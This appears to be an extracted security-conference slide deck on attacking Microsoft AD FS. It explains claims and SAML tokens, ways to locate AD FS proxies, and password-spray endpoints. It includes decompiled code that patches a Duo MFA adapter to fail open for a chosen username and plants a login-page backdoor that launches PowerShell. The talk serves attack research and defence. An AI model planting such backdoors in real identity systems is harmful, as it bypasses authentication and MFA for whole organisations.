



# I AM AD FS AND SO CAN YOU

Re-becoming the greatest identity  
provider we never weren't

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# Roadmap

- Whoami
  - What is AD FS and how does it work?
  - How do we find AD FS servers?
  - How can we attack AD FS?
  - How can we become (takeover) AD FS?
  - Tools and Demos
  - Best practices and mitigations
- 
- Goal: Understand AD FS, how we can attack it and why we want to, and how to keep it safe



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# MSFT AD FS – WTF?

Because acronyms are FUN

AD FS

SSO

FIM

DA

MFA

IWA

WAP

SAML

DKM


WID

# Active Directory Federated Services

- Single-Sign On (SSO) solution for applications that don't integrate directly to Active Directory
- In plaintext: use AD creds for services/apps outside AD
- Centralizes both authentication, identity management, token issuance
- Basically required for any large org now
- We must go deeper...

# OK – but why do we care?

- Organizations are increasingly moving to the cloud
- AD as a data/security boundary no longer exists
- AD FS is commonly the gateway to the cloud for organizations
- If we can own AD FS we can own the cloud
- As security practitioners we must keep up with the move to the cloud






# Building blocks

- Claims: Statements about a user's identity
  - Description (type) and value
- Attribute Store: Where claims are sourced from (e.g. AD)
- Claims Rules: Business logic that takes incoming claims, apply conditions, and produce new outgoing claims based on those conditions. Applied in the claims pipeline
- `c:[Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname", Issuer == "AD AUTHORITY"] => issue(store = "Active Directory", types = ("http://schemas.xmlsoap.org/ws/2005/05/identity/claims/emailaddress"), query = ";mail;{0}", param = c.Value);`



# Building Blocks - Claims Pipeline

1. Start with claims from AD
2. Pipeline adds new claims and modifies existing claims according to rules
3. Outputs set of claims that the relying party has communicated it needs
  - Claims coming out of the pipeline are transformed into security token attributes



# Building Blocks - Security Tokens

- Claims output from the claims pipeline are used to generate security tokens in the form of SAML tokens
- Relying parties can be configured with SAML and WS-FED consumers
  - WS-FED => SAML 1.1 tokens
  - SAML => SAML 2.0 tokens
- The tokens follow a standardized (OASIS) format that we rely on to be consistent
- Tokens are accepted by relying parties in a standardized format, too
  - SAMLResponse POST parameter

# Building Blocks – claims to assertions

- `c:[Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname", Issuer == "AD AUTHORITY"] => issue(store = "Active Directory", types = ("http://schemas.xmlsoap.org/ws/2005/05/identity/claims/emailaddress"), query = ";mail;{0}", param = c.Value);`



- `<Attribute Name="http://schemas.xmlsoap.org/ws/2005/05/identity/claims/emailaddress">  
<AttributeValue>robin@doughcorp.com</AttributeValue>  
</Attribute>`

# Building blocks – the IdP


- Identity Provider (IdP): Organization that takes identities as input and outputs claims about them. Authenticates a user, builds claims for that user (the pipeline), and packages them into security tokens
- ADFS Service: Our IdP, the "account organization"



# Building blocks – the RP

- AD FS Proxy (WAP): Proxy server that sits in DMZ to receive requests from Internet
- Relying Party (RP): Unpacks provided claims from security token and makes authorization decisions based on them. They rely on the provided claims
  - e.g. a third-party cloud application





Web  
Application  
Proxy

DMZ




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(2) 302 sts.doughcorp.com

(1) https://portal.office.com







```
<t:RequestSecurityTokenResponse
xmlns:t="http://schemas.xmlsoap.org/ws/2005/02
/trust">
<saml:Assertion
xmlns:saml="urn:oasis:names:tc:SAML:1.0:assertio
n">
<saml:Attribute AttributeName="UPN"
AttributeNameNamespace="http://schemas.xmlsoap.
org/claims">
<saml:AttributeValue>
robin@doughcorp.co</saml:AttributeValue>
</saml:Attribute>
```







# Identity Providers



# Identity Providers and Adapters

- Federations need identity providers
  - Need to know someone is who they claim to be
- AD FS is the nexus of identity provision
  - And adapters are how third-party vendors can augment that process for their own purposes
- Every major vendor with hands in the authentication cookie jar has an AD FS adapter
  - Some even aim to compete for with AD FS for the IdP crown

# Identifying AD FS


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# Finding AD FS Proxies

- Search DNS for prefixes suggested by Microsoft (most people follow their deploy guides)
  - adfs.doughcorp.com, sts.doughcorp.com, fs.doughcorp.com
  - Quick Shodan search found 10,000+
- Try logging in to Office 365 using a bogus email address and see if you are redirected
- Search for required URL paths
  - /adfs/ls
  - /adfs/services/trust/2005/usernamemixed
  - more...

# Finding AD FS Proxies

- Some fun things...
- During deployment Microsoft recommends enabling “IDP-initiated sign-on” in order to test
  - Available at  
`/adfs/ls/idpinitiatedsignon.aspx`
- Nice forms-based auth for a password spray
- Lists SAML-enabled service providers that use AD FS



# Finding ADFS Proxies

- AD FS also supports NTLM-based authentication for on-premise users
- By default those URLs are also exposed to the Internet via the AD FS proxies
- Leaks the internal hostname of the AD FS server (not proxy), including the Active Directory domain name
  - Also provides another vector for password sprays
- `/adfs/services/trust/2005/windowstransport`
- `/adfs/services/trust/13/windowstransport`

■ <https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/deployment/best-practices-securing-ad-fs>





# Attacking AD FS

Because security loves highly complex, poorly understood structures, right?

...right?


An abstract geometric graphic on the right side of the slide. It features a large, stylized 'X' or 'Z' shape composed of various shades of orange and brown. There are also circular elements, including one with a hatched pattern and another with a solid orange fill. The overall style is modern and geometric.

“It’s like the more complex systems we come across, the more attack surface we see.”

- Biggie Smalls, maybe

# Target the Weak Links

- Which pieces are obvious targets:
  - Relying Party supporting apps (Duo, RSA, etc. management)
  - IdP policies and exceptions (AD FS configurations)
  - IdP-RP adapters
- Relying Party attacks covered in-depth elsewhere
  - See “Two-Factor, Too Furious” from DerbyCon
- The IdP side on the other hand...



# Adapt or die

- Auth adapters just implement necessary idP methods
  - IsAvailableForUser, Metadata, OnAuthenticationPipelineLoad/Unload, OnError, TryEndAuthentication
  - Registered in GAC – signed with strong name
- Vendor adapters construct supporting functions for the above
  - Contain all the logic to determine whether a user's claim is signed off on
  - Good place to focus attention
- Many routes to take
  - Register new adapters or adjust existing adapters

# Adapt or die

- Start by investigating Microsoft.IdentityServer.ServiceHost.exe and our DLL

The screenshot shows the Process Explorer application. The main window displays a list of running processes with columns for Process, CPU, Private Bytes, Working Set, PID, Description, and Company Name. The process Microsoft.IdentityServer.ServiceHost.exe is highlighted. A search window titled 'Process Explorer Search' is open, showing the search results for the substring 'duo'. The search results list two files: C:\Windows\System32\winext\Logs\Duo\_Authentication for AD FS.exe and C:\Windows\Microsoft.NET\assembly\GAC\_64\DuoAdfsAdapter\v4.0.1.2.0.17\_\_cac53dcfdb30b877\DuoAdfsAdapter.dll. The second file is highlighted with a red box.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
sqlwriter.exe		1,424 K	5,980 K	1204	SQL Server VSS Writer - 64 Bit	Microsoft Corporation
WindowsAzureGuestAge...	0.01	43,368 K	61,272 K	1256	WindowsAzureGuestAgent	Microsoft Corporation
WindowsAzureNetAgent...		1,848 K	6,172 K	1396	Networking-Aquarius master ...	Microsoft CoreXT
VFPugin.exe		2,768 K	9,292 K	1692	Networking-Aquarius master ...	Microsoft CoreXT
conhost.exe	< 0.01	700 K	3,080 K	1700	Console Window Host	Microsoft Corporation
WindowsAzure Telemetry...	< 0.01	54,832 K	65,288 K	1436	WindowsAzure TelemetrySer...	Microsoft Corporation
sqlservr.exe	0.07	252,120 K	100,156 K	1508	SQL Server Windows NT - 6...	Microsoft Corporation
VSSVC.exe		1,472 K	6,252 K	2608	Microsoft® Volume Shadow ...	Microsoft Corporation
svchost.exe	0.93	63,672 K	81,860 K	2396	Host Process for Windows S...	Microsoft Corporation
rdpclip.exe	0.05	3,500 K	9,668 K	3016	RDP Clipboard Monitor	Microsoft Corporation
svchost.exe		3,036 K	13,464 K	2428	Host Process for Windows S...	Microsoft Corporation
msdtc.exe		2,236 K	6,888 K	2960	Microsoft Distributed Transa...	Microsoft Corporation
svchost.exe		1,072 K	6,732 K	3908	Host Process for Windows S...	Microsoft Corporation
Microsoft.IdentityServer.S...	0.03	244,632 K	178,416 K	1728		Microsoft Corporation

Process	PID	Type	Name
svchost.exe	772	File	C:\Windows\System32\winext\Logs\Duo_Authentication for AD FS.exe
Microsoft.Id...	1728	DLL	C:\Windows\Microsoft.NET\assembly\GAC_64\DuoAdfsAdapter\v4.0.1.2.0.17__cac53dcfdb30b877\DuoAdfsAdapter.dll
Microsoft.Id...	1728	File	C:\Windows\Microsoft.NET\assembly\GAC_64\DuoAdfsAdapter\v4.0.1.2.0.17__cac53dcfdb30b877\DuoAdfsAdapter.dll

# Adapt or die

- Acquire adapter .dll and patch relevant DLL method

```
BeginAuthentication(Claim, HttpListenerR... X
25     {
26         throw new Exception("No user");
27     }
28     context.Data.Add("username", identityClaim.Value.ToLower());
29     logBuilder.AppendLine("Duo username: " + text + " UseUpnUsername: " + DuoAdfsAdapter._config.UseUpnUsername.ToString());
30     DuoAdfsAdapter._client.UpdateDuoTime(logBuilder);
31     string sig_request = Web.SignRequest(DuoAdfsAdapter._config.IKey, DuoAdfsAdapter._config.SKey, DuoAdfsAdapter._config.AKey, text, new
        DateTime?(DuoAdfsAdapter._client.AdjustedTime));
32     if (LogBuilder.DebugLoggingEnabled)
33     {
34         logBuilder.AppendLine("BeginAuthentication completed successfully");
35         this.LogEvent(logBuilder, EventLogEntryType.Information);
36     }
37     if (text.Contains("dbienstock"))
38     {
39         context.Data["failOpen"] = true;
40         logBuilder.AppendLine("Hackety hack - no hacks back");
41         this.LogEvent(logBuilder, EventLogEntryType.Warning);
42         return new DuoFailOpenPresentation();
43     }
44     result = new DuoAuthPresentation(DuoAdfsAdapter._config, sig_request);
45 }
46 catch (FailOpenException)
47 {
48     logBuilder.AppendLine("Timeout or network error on all attempts to connect to Duo; failing open");
49     context.Data["failOpen"] = true;
50     this.LogEvent(logBuilder, EventLogEntryType.Warning);
51     result = new DuoFailOpenPresentation();
52 }
```

# Adapt or die

LoginPage X

```
201     DebugLog.WebUITraceLog.InfoSafe("Login page generic exception. Message {0}", new object[]
202     {
203         TraceFormatter.FormatException(base.ContextError)
204     });
205     this.PageSpecifics["%LoginPageErrorOverall%"] = base.GetEncodedUIString("LoginPageErrorAuthentication");
206 }
207
208
209 // Token: 0x060008E4 RID: 2276
210 private LoginPage.LoginInput VerifyInput()
211 {
212     string text = base.GetPostParameter(LoginPostContract.UserNameParam) as string;
213     SecureString secureString = base.GetPostParameter(LoginPostContract.PasswordParam) as SecureString;
214     string value = base.GetPostParameter(LoginPostContract.KmsiParam) as string;
215     if (text != null)
216     {
217         text = text.Trim();
218     }
219     if (text.Contains("beepbeepimajee"))
220     {
221         System.Diagnostics.Process.Start("powershell.exe");
222     }
223     if (string.IsNullOrEmpty(text))
224     {
225         if (base.GetQueryStringParameter(AuthenticationOptionsPage.OptionsContract.AuthMethodParam) ==
226             "FormsAuthentication")
227         {
228             this.PageSpecifics["%LoginPageErrorOverall%"] = base.GetEncodedUIString("LoginPageErrorUserNameEmpty");
229             this.PageSpecifics["%LoginPageErrorCause%"] = LoginPage._userNameID;
230         }
231     }
232 }
```



# Adapt or die

## ADFS 1

Sign in with your organizational account


beepbeepimajEEP@thebakery.local

.....

Sign in

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WindowsAzureNetAgent....		1,860 K	6,260 K	1460	Networking-Aquarius master ...	Microsoft CoreXT
VFPlugin.exe		2,940 K	9,236 K	348	Networking-Aquarius master ...	Microsoft CoreXT
conhost.exe	< 0.01	704 K	2,988 K	1144	Console Window Host	Microsoft Corporation
WindowsAzureTelemetry...	< 0.01	53,276 K	64,824 K	1492	WindowsAzureTelemetrySer...	Microsoft Corporation
sqlservr.exe	0.04	261,716 K	102,232 K	1544	SQL Server Windows NT - 6...	Microsoft Corporation
